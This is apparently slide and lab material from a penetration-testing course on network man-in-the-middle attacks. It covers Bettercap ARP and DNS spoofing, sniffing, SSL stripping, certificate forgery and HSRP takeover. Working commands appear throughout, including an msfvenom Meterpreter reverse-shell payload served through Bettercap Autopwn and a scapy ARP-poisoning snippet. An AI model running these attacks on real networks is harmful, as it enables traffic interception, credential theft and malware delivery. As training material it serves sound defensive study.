- Observe a list of host details with `net.show`

`net.show` is part of the `net.netcon` module

```
[13:31:21] [endpoint.new] endpoint 172.16.0.163 detected as 18:b4:30:9e:d0:61 (Nest Labs
Inc.).
[13:31:21] [endpoint.new] endpoint 172.16.0.213 detected as c4:98:80:20:67:c0 (Apple, Inc.).
» net.show

+-------------------+-------------------+-------------------------------------------+-------------------------
|      IP ▲         |        MAC        |                   Name                    |            Vendor
+-------------------+-------------------+-------------------------------------------+-------------------------
| 172.16.0.215 | 00:0c:29:34:2f:2d | eth0                                      | VMware, Inc.
| 172.16.0.1   | 48:5d:36:08:68:da | gateway                                   | Verizon
| 172.16.0.10  | 00:11:32:30:ec:88 | 0,1,2                                     | Synology Incorp.
| 172.16.0.11  | 10:0b:a9:bc:bb:70 |                                           | Intel Corporate
| 172.16.0.105 | 3c:df:a9:75:ed:dc | Family-Room.fios-router.home.             | ARRIS Group, Inc.
| 172.16.0.106 | e8:33:81:92:31:fa | Living-Room.fios-router.home.             | ARRIS Group, Inc.
```


Network Monitoring with Bettercap

Most of the time you can launch Bettercap by simply running the `bettercap` command. Bettercap provides an interactive prompt, with some default features turned on. Commands in Bettercap are part of different groups of functionality known as *modules*. Within modules there are different options, accessible with the `set` command.

When you start Bettercap, the `net.recon` module is started by default. This allows Bettercap to collect information about nodes on the network by monitoring ARP broadcast messages. To examine the nodes that Bettercap has identified through the `net.recon` module, issue the command `net.show`, as shown on this page.

Bettercap `net.recon` Commands

Command	Function
`net.recon on`	Start network hosts discovery (on by default)
`net.recon off`	Stop discovery of network hosts
`net.show`	Show the cached list of hosts

```
» help net.recon

net.recon (running): Read periodically the ARP cache in order to monitor for new hosts
on the network.

                net.recon on : Start network hosts discovery.
               net.recon off : Stop network hosts discovery.
                   net.show : Show cache hosts list (default sorting by ip).
  net.show ADDRESS1, ADDRESS2 : Show information about a specific list of addresses (by
IP or MAC).
```


Bettercap `net.recon` Commands

You can change the status of the `net.recon` module by running `net.recon on` and `net.recon off`. Issuing the `help` command by itself will give you a status of all running modules. Running `help` followed by the module name will show you the status of the module (`running` in the example shown on this page), followed by the available commands and parameters.

Bettercap `net.probe` Commands

Command	Function
`net.probe on`	Start active network hosts discovery (UPNP, mDNS, NBNS, WSD)
`net.probe off`	Stop active discovery of network hosts
`help`	Show the status of the net.probe module

```
» net.probe on
» help
...
      net.probe > running
...

» net.probe off
» net.show
...
```


Bettercap `net.probe` Commands

The `net.recon` module performs passive scanning and is on by default, but it may not discover active devices that are not sending ARP messages while Bettercap is running. Bettercap also includes an active scanning feature in the `net.probe` module. Bettercap's `net.probe` module will continually send UDP packets to all hosts on the network. Bettercap sends the UDP activity in the form of four common protocols: NetBIOS Name Service (NBNS) discovery, Multicast DNS (MDNS), Universal Plug-and-Play (UPNP), and Web Services Discovery (WSD).

Running the `net.probe` module for several seconds will typically reveal many more host discoveries than the `net.recon` module will discover. During the active discovery, or after stopping the discovery, you can examine information about discovered hosts using the `net.show` command.

Bettercap `net.sniff` Commands

Command	Function
`net.sniff on`	Turn packet sniffing on
`net.sniff off`	Turn packet sniffing off
`set net.sniff.output` *`filename`*	Save received packets to the specified filename
`net.sniff stats`	Examine packet sniffer stats
`net.fuzz on`	Mutate (fuzz) packets as they are forwarded
`net.fuzz off`	Turn packet fuzzing off
`set net.fuzz.layers layers`	Choose which application layers are mutated

Change the percentage of packets mutated and percentage of bytes mutated with `net.fuzz.rate` and `net.fuzz.ratio`.

Bettercap `net.sniff` Commands

While using `net.recon` and `net.probe`, Bettercap will enumerate information about discovered hosts, but it collects a minimal amount of information about the targets and overall network statistics. To collect detailed information, including full packet captures, Bettercap includes the `net.sniff` module. Specify the output libpcap filename with the `net.sniff.output` parameter and then turn `net.sniff on` to start collecting packets. You can examine statistics about collected packets by running the `net.sniff stats` command.

In addition to packet-sniffing capabilities, Bettercap also can mutate packets for network protocol fuzzing using the `net.fuzz` module. By default, the `net.fuzz` module will mutate 100% of packets transmitted by Bettercap, mutating 40% of the packet payload data. You can adjust these values by changing the `net.fuzz.rate` and `net.fuzz.ratio` parameters. You can also target a specific protocol layer (using the keyword list of protocols available at https://github.com/google/gopacket/blob/master/layers/layertypes.go#L13) with the `net.fuzz.layers` parameter.

Bettercap ticker Commands

Command	Function
`ticker on`	Start the ticker module
`ticker off`	Stop the ticker module
`set ticker.commands` *`list; of; commands`*	List of commands for the ticker to run, separated by a semicolon
`set ticker.period 60`	Run the `ticker.commands` list every 60 seconds

```
» set ticker.period 10
» set ticker.commands "clear; net.show; events.show 20"
```

The Bettercap ticker allows you to specify a collection of commands to run at a fixed frequency, which is great for monitoring the network or periodically scanning for new network targets.

Bettercap `ticker` Commands

Bettercap includes several features to automate tasks that you might otherwise enter manually at the interactive prompt. One of the automation features that powers much of Bettercap's functionality is the `ticker` module. The `ticker` module allows you to run any number of Bettercap commands with a fixed frequency, examining the output at the console.

The commands to run in the `ticker` are stored in the `ticker.commands` module; by default, this is set to `'clear; net.show; events.show 20'` (clear the console, show a summary of known hosts, then show the logging entries for the last 20 events observed). To use the `ticker` with these default commands, run `ticker on`.

The functionality of the `ticker` module becomes interesting when you consider that Bettercap can also run shell commands following an exclamation mark. As an example, consider the need to keep tabs on a target system during an attack to ensure that it stays online and available. You could set the `ticker.commands` to clear the script, `ping` it, and then, if it is reachable, to send a message to the console, as shown here:

```
» ticker off
» set ticker.commands 'clear ; !ping -c 1 172.20.0.1 >/dev/null && echo
Target is Reachable'
» set ticker.period 10
» ticker.on
```

Bettercap `arp.spoof` Commands

Command	Function
`set arp.spoof.targets` *IPs*	Specify a list of target IP addresses, comma-separated
`arp.spoof on`	Turn ARP spoofing on
`arp.spoof off`	Turn ARP spoofing off

```
» set arp.spoof.targets 172.16.0.105
» arp.spoof on
[20:05:44] [sys.log] [inf] Enabling forwarding.
[20:05:44] [sys.log] [inf] ARP spoofer started, probing 1 targets.
```

Bettercap automatically configures the attack platform OS features for the MitM attack (IP forwarding, disable conntrack, etc.)

Bettercap `arp.spoof` Commands

Bettercap's MitM attack functionality is implemented in the `arp.spoof` module. Set the parameter `arp.spoof.targets` to a comma-separated list of target IPs or leave it blank to target all of the devices on the network.

When the `arp.spoof` module is started, Bettercap will automatically configure the OS features for the MitM attack (such as turning on IP forwarding on Linux systems).

Bettercap `arp.spoof` and `net.sniff`

```
» arp.spoof on
[06:02:26] [net.sniff.https] sni macbook.local > https://ss-prod-ue1-notif-
2.aws.adobess.com
[06:02:28] [net.sniff.https] sni macbook.local > https://settings-
win.data.microsoft.com
[06:02:34] [net.sniff.https] sni macbook.local > https://slack.com
[06:02:34] [net.sniff.https] sni macbook.local > https://downloads.slack-
edge.com
[06:03:01] [net.sniff.mdns] mdns 172.16.0.10 : SRV query for Apple
TV._airplay._tcp.local
[06:03:01] [net.sniff.mdns] mdns 172.16.0.10 : SRV query for
5855CA1D3CF1@Apple TV._raop._tcp.local
```

The Bettercap net.sniff module parses interesting information about network activity, including MDNS and TLS server name identification hostnames.

Bettercap arp.spoof and net.sniff

We looked at the net.sniff module earlier, but the features of this module really shine when combined with the arp.spoof module. In the example on this page, the net.sniff module is running and arp.spoof is turned on for a network target. Once it is turned on, we see the victim (resolved as macbook.local by Bettercap) is browsing to HTTPS websites, including https://ss-prod-ue1-notif-2.aws.adobess.com, https://slack.com, and others.

Bettercap's net.sniff module is able to observe the hostnames and URLs for these browsing targets since it is parsing the Server Name Identification (SNI) field in the HTTPS request. The SNI information is sent unencrypted in all requests, necessary to support web server virtual host services over SSL/TLS.

Bettercap `dns.spoof` Commands

Command	Function
`dns.spoof on`	Turn DNS spoofing on
`dns.spoof off`	Turn DNS spoofing off
`set dns.spoof.address address`	Set the IP address to return for spoofed DNS answers
`set dns.spoof.domains domain`	Set a list of domain targets for DNS spoofing, comma-separated list
`set dns.spoof.all true|false`	Perform DNS spoofing for all requests regardless of domain, hosts file
`set dns.spoof.hosts hostsfile`	Perform DNS spoofing only for the entries mapped in the specified hostsfile

Bettercap `dns.spoof` Commands

In addition to ARP spoofing, Bettercap also offers DNS response spoofing services. Set the `dns.spoof.address` for the host that you want to receive client activity stemming from spoofed responses. Set `dns.spoof.domains` to a comma-separated list of all the domains you want to target for DNS spoofing, or set `dns.spoof.all` to true to spoof all DNS responses. Alternatively, you can target your attack by setting `dns.spoof.hosts` to a hostsfile that uses a specific hostname-to-IP-address pairing (using the same configuration of the standard `/etc/hosts` file on UNIX systems).

Bettercap: Putting an Attack Together

Combine several of these commands together to implement a MitM attack with packet capture.

```
» net.recon on; sleep 30; net.recon off
» net.show

... examine recon output to choose the target

» set arp.spoof.targets 172.16.0.236
» set net.sniff.verbose false
» set net.sniff.output arpspoof.pcap
» net.sniff on
» arp.spoof on
```


Bettercap: Putting an Attack Together

In this module, we've looked at several features of Bettercap. Using Bettercap in an attack, we would combine several features together to perform network reconnaissance (active or passive) and then to start a MitM attack with a packet capture and monitoring intercepted network activity as it is forwarded by the attacker system.

In the example on this page, we start with data collection using active scanning and the `net.recon` module for 30 seconds (combining `net.recon on` and `net.recon off` with a `sleep` timer, separated by semicolons). After collecting the data, we use `net.show` to examine the identified hosts.

After identifying a desirable target at 172.16.0.236, we turn verbosity off for the `net.sniff` module (this causes Bettercap to send packet information to the event stream for parsed application layer data only, instead of sending an event for every forwarded packet). Next, we specify a libpcap output file for the packet capture and then we turn the `net.sniff` and `arp.spoof` modules on.

Fortunately, it is not necessary to retype these commands each time, as we'll see on the next page.

Bettercap Caplets

- Caplets are collections of Bettercap commands saved in a file
- Used to automate several commands, simplifying Bettercap's use
- Bettercap GitHub repository has a collection of user-contributed caplets (some simple, some complex)

```
$ cat sniff-local.cap
events.clear
set net.sniff.verbose false
set net.sniff.local true
set net.sniff.filter not arp and not udp port 53
net.sniff on
$ sudo bettercap -caplet sniff-local.cap
```


Bettercap Caplets

Bettercap *caplets* are collections of Bettercap commands saved in a text file. Caplets are used to automate several commands together, simplifying Bettercap's use.

In the example on this page, several commands are added to a text file named `sniff-local.cap`. This script clears the event queue and then sets several parameters (`net.sniff verbosity off`, `net.sniff.local is true`, which cause Bettercap to inspect traffic to and from the attacker system, and `net.sniff filter` set to ignore ARP and UDP port 53/DNS activity). Then the sniffer is turned on.

While simple, the concept of Bettercap caplets offers a lot of powerful functionality. The Bettercap GitHub responsible has a collection of useful caplets designed by Simone Margaritelli and other contributors (https://github.com/bettercap/caplets); some are simple, and others are complex and represent what must be hundreds of development and testing hours.

To use a caplet, run Bettercap with the `-caplet` argument, as shown on this page. To run a caplet in an existing Bettercap instance, specify the full path to the caplet filename (omitting the .cap extension) or the name of the caplet if it is stored in the system-wide Bettercap caplet directory (typically `/usr/local/share/bettercap/caplets`).

Getting Bettercap Caplets

```
» caplets.update
[20:42:13] [sys.log] [inf] creating caplets install path /usr/local/share/bettercap/ ...
[20:42:13] [sys.log] [inf] downloading caplets from
https://github.com/bettercap/caplets/archive/master.zip ...
[20:42:14] [sys.log] [inf] installing caplets to /usr/local/share/bettercap/caplets ...
» caplets.show

+------------------+-----------------------------------------------------------------------+----------+
|      Name        |                                 Path                                  |   Size   |
+------------------+-----------------------------------------------------------------------+----------+
| airodump         | /usr/local/share/bettercap/caplets/airodump.cap                       | 280 B    |
| ap               | /usr/local/share/bettercap/caplets/ap.cap                             | 237 B    |
| ap-config        | /usr/local/share/bettercap/caplets/ap-config.cap                      | 92 B     |
| beef-active      | /usr/local/share/bettercap/caplets/beef-active.cap                    | 388 B    |
| beef-passive     | /usr/local/share/bettercap/caplets/beef-passive.cap                   | 166 B    |
| crypto-miner     | /usr/local/share/bettercap/caplets/crypto-miner.cap                   | 666 B    |
...
```


Getting Bettercap Caplets

If you download and unzip the Bettercap binary distribution, you don't get the Bettercap caplets. To download the Bettercap caplets, run the `caplets.update` command (with internet access). Bettercap will download the current GitHub files and extract to the `/usr/local/share/bettercap/caplets` directory. Show the list of available caplets using the `caplets.show` command.

Fun Bettercap Caplets

Caplet	Feature
crypto-miner.cap	Deploy crypto-mining JavaScript in all HTTP requests
local-sniffer.cap	Use Bettercap as a local sniffer with protocol-filtering options
login-man-abuse.cap	Exploit browser built-in login managers to steal credentials
fb-phish.cap	Create a fake Facebook login page to collect credentials
rogue-mysql-server.cap	Impersonate and intercept MySQL server connections
simple-passwords-sniffer.cap	Capture any network activity with password= in the payload
stsoy.cap	Spoof all DNS responses for Microsoft and Google, serving up BeEF hooks
web-override.cap	Replace every unencrypted web page with a static page of the attacker's choosing

```
# bettercap -caplet /usr/local/share/bettercap/caplets/crypto-miner.cap
        -eval "set arp.spoof.targets 10.10.10.102"
```


Fun Bettercap Caplets

A few of the more fun and interesting Bettercap caplets are shown on this page. Note that when you use a Bettercap caplet, it will target all devices on the network by default. You can override this default by specifying a list of targets with the `arp.spoof.targets` module, specified using the `-eval` command-line argument, as shown on this page.

Bettercap http.proxy and https.proxy Commands

Command	Function
`http.proxy on|off`	Turn the HTTP proxy service on or off
`set http.proxy.sslstrip true`	Enable Sslstrip/Ssltrip2 features
`set http.proxy.script script.js`	Inject the JS file contents in every request
`set http.proxy.injectjs javascript`	Inject the specified JavaScript in every request
`https.proxy on|off`	Turn on HTTPS proxy intercept
`set https.proxy.sslstrip true`	Turn on Sslstrip for HTTPS intercepted traffic

```
» https.proxy on
[06:25:25] [sys.log] [inf] Generating proxy certification authority TLS key to
/root/.bettercap-ca.key.pem
[06:25:25] [sys.log] [inf] Generating proxy certification authority TLS certificate to
/root/.bettercap-ca.cert.pem
```


Bettercap `http.proxy` and `https.proxy` Commands

Many of the Bettercap caplets take advantage of the built-in HTTP and HTTPS proxy service through the http and https modules. Bettercap also includes support for the Sslstrip and Sslstrip2 attacks to prevent users from accessing HTTPS websites through the http.proxy.sslstrip and https.proxy.sslstrip modules.

One of the most powerful features of the http and https modules is the ability to inject arbitrary JavaScript into HTTP sessions (naturally HTTP, or HTTP downgrade through Sslstrip/Ssltrip2 attacks). The injected JavaScript can be specified as a script through the `http.proxy.script` parameter, or inline JavaScript with the `http.proxy.injectjs` parameter (similarly for the `https.proxy.script` and `https.proxy.injectjs` parameters).

When you start the Bettercap `https.proxy` for the first time, Bettercap will generate the proxy certificate authority (CA) certificate and private key. This CA certificate uses default values that can be overridden to customize the CA parameters, as shown here. The common name of the server certificate is populated based on the requested server URL.

Please see following page.

```
                    https.proxy.certificate: '~/.bettercap-ca.cert.pem'
                  https.proxy.certificate.bits: '4096'
           https.proxy.certificate.commonname: 'Go Daddy Secure Certificate Authority - G2'
              https.proxy.certificate.country: 'US'
            https.proxy.certificate.locality: 'Scottsdale'
         https.proxy.certificate.organization: 'GoDaddy.com, Inc.'
 https.proxy.certificate.organizationalunit:  'https://certs.godaddy.com/repository/'
                             https.proxy.key: '~/.bettercap-ca.key.pem'
                    https.server.certificate: '~/.bettercap-https.cert.pem'
                  https.server.certificate.bits: '4096'
          https.server.certificate.commonname: 'bettercap'
             https.server.certificate.country: 'US'
           https.server.certificate.locality: ''
       https.server.certificate.organization: 'bettercap devteam'
https.server.certificate.organizationalunit:  'https://bettercap.org/'
                            https.server.key: '~/.bettercap-https.key.pem'
```

Bettercap Autopwn

- Automatically replace downloaded files with a file of your choosing
  - HTTP or HTTPS (with Sslstrip or cert. replacement)
- Support for multiple platforms
  - Android, iOS, Linux, macOS, PlayStation PS4, Windows, Xbox
- Support for multiple filename extensions
  - Platform-specific: apk, ipa, deb, dmg, disc, exe, msi
  - Generic: pdf, jar, zip, docx, swf, rar, ...

```
# msfvenom -p windows/meterpreter/reverse_tcp lhost=172.16.0.215 lport=8080
-o  /usr/local/share/bettercap/caplets/download-autopwn/windows/payload.exe
-f exe
```


Bettercap Autopwn

One of the impressive caplets for Bettercap is Bettercap Autopwn. The Autopwn caplet uses the MitM attack functionality to replace downloaded files with a file of your choosing. Suitable for HTTP and HTTPS attacks (with Sslstrip or a certificate replacement), Bettercap Autopwn supports multiple platforms, including Android, iOS, Linux, macOS, and Windows, and can deliver an attacker-chosen payload for many different platform-specific downloads (such as apk files for Android, ipa files for iOS, deb files for Linux, exe files for Windows, and so on). Bettercap can also deliver generic files for these platforms, such as pdf, jar, zip files, and more.

Bettercap Autopwn replaces the configured platform and filename extensions with a file dubbed the "payload," which uses the name `payload` followed by the appropriate extension for the target file type (for example, `payload.exe`, `payload.pdf`, `payload.apk`, and so on). The payload file should be placed in the `/usr/local/share/bettercap/caplets/download-autopwn/platform` folder, where `platform` is the target platform name.

In the example on this page, we use the Metasploit msfvenom tool to generate a payload targeting a Windows victim as an EXE file, saved in the appropriate location for Bettercap to use with the Autopwn feature.

```
# ./bettercap -caplet /usr/local/share/bettercap/caplets/download-
autopwn.cap -eval 'events.ignore endpoint; set arp.spoof.targets
172.16.0.214; arp.spoof on'
bettercap v2.17 (type 'help' for a list of commands)

[06:51:34] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
[06:51:34] [sys.log] [inf] Download Autopwn loaded.
...
[06:53:32] [sys.log] [inf]

     Autopwning download request from 172.16.0.214

     Found EXE extension in 172.16.0.234/updater.exe

     Grabbing WINDOWS payload...
     The raw size of your payload is 73802 bytes
     The size of the requested file is 80120 bytes
     Resizing your payload to 80120 bytes...

     Serving your payload to 172.16.0.214...
```


Bettercap Autopwn Exploit

After generating the payload file and placing it in the Bettercap Autopwn Windows payload directory, we start Bettercap. Using the `-caplet` argument we specify the payload to the `autopwn.cap` module, also adding a few commands using the `-eval` argument to turn endpoint reporting off (making the console a little quieter), setting a target for the ARP MitM attack, and finally turning the ARP spoofing attack on.

In the output, we see that the victim at 172.16.0.214 attempts to download a file matching the list of known file extensions Bettercap can replace for this OS. Bettercap also identifies the download type as an EXE file from the browsed target, replacing `updater.exe` with the Meterpreter payload we generated previously. In order to make the attack more closely match what the victim might expect in the download, Bettercap pads the payload executable to match the downloaded target executable size before delivering the payload to the victim.

Bettercap Tips

Problem	Solution
Bettercap way too noisy on your console?	`events.ignore endpoint`
A little too noisy on your console?	`events.ignore endpoint.lost`
Need the latest Bettercap update?	`update.check on`
Forget what parameters are available in a module?	`get http.*`
Bettercap prompt unhelpful or too busy?	

```
10.10.10.0/24 > 10.10.10.100 » set $ {by}{fb}SENT:{fw}{net.sent.hum
an} {fb}RECV:{fw}{net.received.human} {fb}PKTS:{fw}{net.packets} {r}
ERR:{net.errors}{reset} {bold}» {reset}
SENT:0 B RECV:12 kB PKTS:73 ERR:0 »
SENT:0 B RECV:20 kB PKTS:116 ERR:0 » set $ » {reset}
»
```


Bettercap Tips

Bettercap can be daunting the first time you use it, but a few tips can help customize Bettercap in the way you want to use it.

First, you can adjust the events module to limit the amount of information displayed at the console. If you don't want to be alerted when Bettercap identifies a new endpoint, issue the command `events.ignore endpoint` (Bettercap still collects information, but doesn't display an event on the console). If you want to be notified when Bettercap identifies a new endpoint, but not when an endpoint is lost, issue the command `events.ignore endpoint.lost`.

Bettercap is under active development, with frequent new releases. To check for an update to Bettercap, issue the command `update.check` on.

Bettercap has a built-in help system that allows you to check the value of available parameters for a given module. To identify the available parameters and the settings for each parameter in a module, issue the command `get module.*` (for example, to see the parameters available in the http module, issue the command `get http.*`).

The Bettercap prompt can also be customized with the `set` command, followed by a dollar sign ($) and one or more expandable parameters. Bettercap includes multiple color-coding options (`{by}` for background, yellow, `{fb}` for foreground, black, and so on) and can display the value of any parameter or tracked counter in the prompt, including the number of received packets (`net.received` or `net.received.human` for a briefer received counter), the number of sent packets (`net.sent`), and the number of errors (`net.errors`). In addition, Bettercap can display any parameter value in the prompt, allowing you to monitor Bettercap's configuration options. You can see a list of all of the Bettercap parameters by issuing the command `get *`.

Finally, Bettercap uses the variable `{reset}` to return the prompt to the terminal colors. This command is also implied but can be used in the middle of your prompt if needed. Bettercap's documentation on customizing the prompt is available at https://www.bettercap.org/usage/#customizing-the-prompt.

Alternative MitM Tools

- Sometimes Ettercap or Bettercap isn't the best choice
  - Bug in code
  - Side effects
- Often more appropriate to simplify MitM and separate from tampering
  - ARP poisoning: scapy
  - Tampering: mitmproxy
- Consider trying several tools, watching with Wireshark, looking for glitches

```
# arp-spoof -t 10.10.10.10 -r &
[1]
# iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-
port 8080
# mitmdump --replace :~q:MATCH:REPLACE:
```


Alternative MitM Tools

Sometimes Ettercap and Bettercap have programming glitches or side effects that complicate their use. At those times, it is usually better to simplify the attack rather than rely on an all-in-one tool. If we separate the ideas of ARP poisoning and tampering with the connection, we could reduce any complexity added to a tool which we do not need. For example, bettercap requires a gateway, and its ARP poison is a broadcast which will break proxy ARP features used by tools like a VPN bridge.

One tool to consider is mitmproxy. This tool can be used for a variety of MitM-like activities but does NOT assume it knows better than you on *how* it performs the MitM attack. Essentially, the attacker must direct traffic into the mitmproxy and then tell mitmproxy what to do.

The example shown is Dug Song's arpspoof utility that performs the actual poisoning. The mitmdump tool is "tcpdump equivalent command" for mitmproxy. Here, iptables will redirect TCP port 80 traffic into the proxy and replace the word MATCH with the word REPLACE in any HTTP request (`~q`) passing through the proxy.

Custom Hijacks

- Sometimes a tailored approach is best
  - Known attack tools easier to detect
  - Unneeded features complicate

Precision MitM
Only Client and Server are Victims

```
def trick(v2, v1):
        send(ARP(op = 2, pdst = vic1IP, psrc = vic2IP, hwdst= v1))
        send(ARP(op = 2, pdst = vic2IP, psrc = vic1IP, hwdst= v2))

def mitm():
        try:
                vic1MAC = get_mac(vic1IP)
```


Custom Hijacks

While the arpspoof command does do its job quite well, maybe the tool is detected and blocked. By using a custom script or program, we could get precisely the features we need without the extra baggage. This script is an example of using python and scapy to become in the middle between two target hosts, much like ettercap, but without all of ettercap's bells and whistles.

This code snippet comes from the /lab/day1/http_hijack.py script on your Slingshot VM. It is written to precisely perform a MitM attack against only the client and server network adapters. It also performs a firewall redirect from port 80 into port 8080 for use with a transparent proxy later. You can examine that file now or review it along with the python and scapy material in 660.3.

Running the http_hijack.py Script

- This script prompts you for target information
  - Also performs a port redirect from 80-8080
  - For use with a transparent proxy
  - No unneeded features to complicate our attack

```
root@Slingshot:~# cd /lab/day1
root@Slingshot:/lab/day1#  ./http_hijack.py
[*] Enter Desired Interface: eth0
[*] Enter Victim1 IP: 192.168.21.129
[*] Enter Victim2 IP: 192.168.21.128
```

Use Your Victim Win10 address and Victim Web Server's address

Running the http_hijack.py Script

This script will prompt for adapter and IP addresses of both the client and server as victims. It will perform a precision ARP poison style attack to place your real MAC address in between both systems. It will also forward traffic passing through port 80 to port 8080 where you will be running a transparent proxy. If you wish to quit this script while it is running, a CTRL-C will be caught and the targets will be sent new ARP traffic, removing you from the middle.

```
root@Slingshot:~# cd /lab/day1
root@Slingshot:/lab/day1# ./http_hijack.py
[*] Enter Desired Interface: eth0
[*] Enter Victim1 IP: 192.168.21.129
[*] Enter Victim2 IP: 192.168.21.128
```

Mitmproxy + sslstrip

- Transparent proxy; rewrite HTTPS to HTTP
- Tamper with requests, responses, and automate
- See examples for ideas

```
root@Slingshot:/lab/day1#   mitmdump --mode transparent -s sslstrip.py
Loading script sslstrip.py
Proxy server listening at http://*:8080
192.168.21.129:49997: clientconnect
192.168.21.129:49997: GET http://192.168.21.128/
                 << 200 OK 1.38k
192.168.21.129:49998: clientconnect
192.168.21.129:49997: GET http://192.168.21.128/styles.css
                 << 200 OK 931b
192.168.21.129:49999: clientconnect
```


Mitmproxy + sslstrip

The mitmproxy tool is designed to perform protocol tampering, but assumes you've arranged the client to use this proxy already. We can use our `separate http_hijack.py` script with this tool acting as a transparent proxy to tamper with HTTP or HTTPS connections much like ettercap filters, ettercap plugins, and bettercap caplets.

The mitmproxy tool comes in three forms: a dynamic text interface (mitmproxy), a command line utility much like `tcpdump (mitmdump)`, and a web-based `gui (mitmweb` is still considered a "beta" quality application). Connections can be directed into mitmproxy for tampering. Addons insert extra functionality for the tool, and there are example scripts that demonstrate further enhancements to the core mitmproxy functionality. You can see these example scripts on your Slingshot VM at /usr/share/doc/mitmproxy/examples/. This sslstrip functionality is similar to the original idea from Moxie Marlinspike and also implemented to some extent in both ettercap and bettercap.

The project homepage is at https://mitmproxy.org/. The project installers no longer include man pages, but you can read current documentation at https://docs.mitmproxy.org/stable/.

Course Roadmap


- **Network Attacks for Penetration Testers**
- Crypto and Post-Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Section 1

Course Overview
Ensure Your Success
Advanced Penetration Testing
Lab: Getting Started with Covenant
Accessing the Network
Lab: Captive Portal Bypass
Manipulating the Network
Lab: Credential Theft with Ettercap
Routing Attacks
IPv6 for Penetration Testers
Lab: IPv6 Attacks
Exploiting the Network
Bootcamp
Lab: HTTP Tampering
Lab: OSPF Route Injection
Lab: Optional AMSI Bypass

Routing Attacks
Now we will look at how to gain a Machine-in-the-Middle position by manipulating routing functionality.

HSRP



- Hot Standby Router Protocol
- Cisco mechanism for high-availability routers
- Primary router uses a virtual IP as the gateway
  - Responds to ARP requests for 00:00:0c:07:ac:XX (XX is the HSRP group ID)
- Regular multicast hello messages to 224.0.0.2 using UDP/1985
  - Lower priority routers pick up for virtual IP and MAC if the primary stops sending hello messages

HSRP


The Hot Standby Router Protocol (HSRP) is a Cisco-proprietary mechanism to ensure high availability across multiple routers. In an HSRP environment, a primary router and one or more secondary routers route traffic for downstream devices. All HSRP participating routers are configured with a common virtual IP address that is set as the gateway for client devices.

Using a single virtual MAC address of 00:00:0c:07:ac:XX, where XX is the multicast group identifier, the primary device takes on responsibility for responding to ARP requests and processing network traffic while sending regular HSRP hello messages using the multicast group 224.0.0.2 with a UDP payload on port 1985. If the secondary device fails to see a preconfigured number of the hello messages, it believes the primary router has failed and takes on the primary device role. Client devices do not know which router is handling their traffic, nor do they require any special configuration to handle a failover event.

HSRP uses the concept of priorities to set the order of priority for handling network traffic. The priority field is 8 bits in length, with the highest possible priority of 255. Priorities are set by the network administrator to designate the role of each HSRP router (primary, secondary, tertiary, and so on) when the network is set up.

HSRP Authentication

- By default, HSRP uses plaintext password authentication
  - Default password "cisco"
- Multicast hello messages include this credential



HSRP Authentication


By default, HSRP uses plaintext passwords for authentication, which are included in the HSRP hello messages. The default password for HSRP configurations is "cisco," unless otherwise specified by the network administrator, as shown on this slide.

Note that because the HSRP hello messages are sent to the multicast address 224.0.0.2, all nodes on the network receive these frames. It is not necessary for an attacker to mount a MitM attack to observe the presence of HSRP traffic and the HSRP authentication data.

HSRP does include support for MD5-based authentication using a shared secret across all devices using the following configuration syntax:

```
interface type number
standby [group-number] authentication md5 key-string key
```

HSRP MitM



- With the HSRP authentication key, attacker can become MitM
  - Send out HSRP hello messages with a higher priority
  - Legitimate primary router relinquishes MAC address in favor of attacker

